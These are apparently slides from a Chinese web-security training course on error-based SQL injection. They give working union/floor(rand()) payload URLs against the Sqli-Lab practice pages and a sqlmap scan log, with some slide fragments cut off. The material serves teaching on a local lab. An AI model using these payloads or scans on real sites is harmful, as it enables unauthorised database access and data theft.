

2018

Web攻防 训练营

GET报错注入

—— 课程内容 ——

- 1. 报错注入介绍
 - 2. GET单引号报错注入
 - 3. GET双引号报错注入
 - 4. Sqlmap安全测试
- 

01

报错注入介绍

报错注入形式上是两个嵌套的查询，即`select ...(select ...)`，里面的那个`select`被称为子查询，他的执行顺序也是先执行子查询，然后再执行外面的`select`，双注入主要涉及到了几个sql函数：

`rand()`随机函数，返回0~1之间的某个值

`floor(a)`取整函数，返回小于等于a，且值最接近a的一个整数

`count()`聚合函数也称作计数函数，返回查询对象的总数

`group by clause`分组语句，按照查询结果分组

通过报错来显示出具体的信息。

查询的时候如果使用`rand()`的话，该值会被计算多次。在使用`group by`的时候，`floor(rand(0)*2)`会被执行一次，如果虚表不存在记录，插入虚表的时候会再被执行一次。在一次多记录的查询过程中

`floor(rand(0)*2)`的值是定性的，为011011

`select count(*) from table group by floor(rand(0)*2);`

02

GET单引号报错注入

以Sqli-Lab Less 5为例

获取数据库

```
http://localhost/sqli-lab/Less-5/index.php?id= 0' union select 1,2,3 from (select count(*),concat((select concat(version(),0x3a,0x3a,database(),0x3a,0x3a,user(),0x3a) limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a --+
```

获取表

[http://localhost/sqli/Less-5/index.php?id=%200%27%20union%20select%201,2,3%20from%20\(select%20count\(*\),con](http://localhost/sqli/Less-5/index.php?id=%200%27%20union%20select%201,2,3%20from%20(select%20count(*),con)

http://l

concat

0,1),flo

(select
e() limit

Welcome **Dhakkan**

Duplicate entry 'Angelina::I-kill-you::1' for key 'group_key'

获取用

http://l

concat

from in

Sqli DUMB SERIES-5


(select
2))x

03

GET双引号报错注入

获取数据库

`http://localhost/sqli-lab/Less-6/index.php?id= 0" union select count(*),0,concat(0x3a,0x3a,(select database()),0x3a,0x3a,floor(rand()*2))as a from information_schema.tables group by a limit 0,10 --+`



```
$sql="SELECT
$result=mysql
$row = mysql

if($row)
{
echo '<f
echo 'Yo
echo "<b
echo
}
else
{

echo '<f
print_r(
echo "</
echo '<font color= "#0000ff" font size= 3>';


echo '<font color= "#0000ff" font size= 3>';
}
```


04

Sqlmap安全测试

Sqlmap安全测试

```
C:\Users\Administrator\Desktop\sqlmap>python sqlmap.py -u "http://localhost/sqli/Less-6/index.php?id=1"
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 12:57:41
```

```
[12:57:42] [INFO] testing connection to the target URL
[12:57:43] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[12:57:44] [INFO] testing if the target URL content is stable
[12:57:45] [INFO] target URL content is stable
[12:57:45] [INFO] testing if GET parameter 'id' is dynamic
[12:57:46] [INFO] confirming that GET parameter 'id' is dynamic
[12:57:47] [INFO] GET parameter 'id' is dynamic
[12:57:48] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:57:49] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL', extending provided level (1) and risk (1) values? [Y/n] Y
[12:57:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:58:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:58:28] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string="are")
[12:58:28] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:58:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:58:30] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:58:31] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:58:32] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[12:58:33] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[12:58:34] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:58:35] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[12:58:35] [INFO] testing 'MySQL inline queries'
```


—— 课程内容 ——

- 1. 报错注入介绍
 - 2. GET单引号报错注入
 - 3. GET双引号报错注入
 - 4. Sqlmap安全测试
- 

再见

欢迎关注 Web安全 训练营课程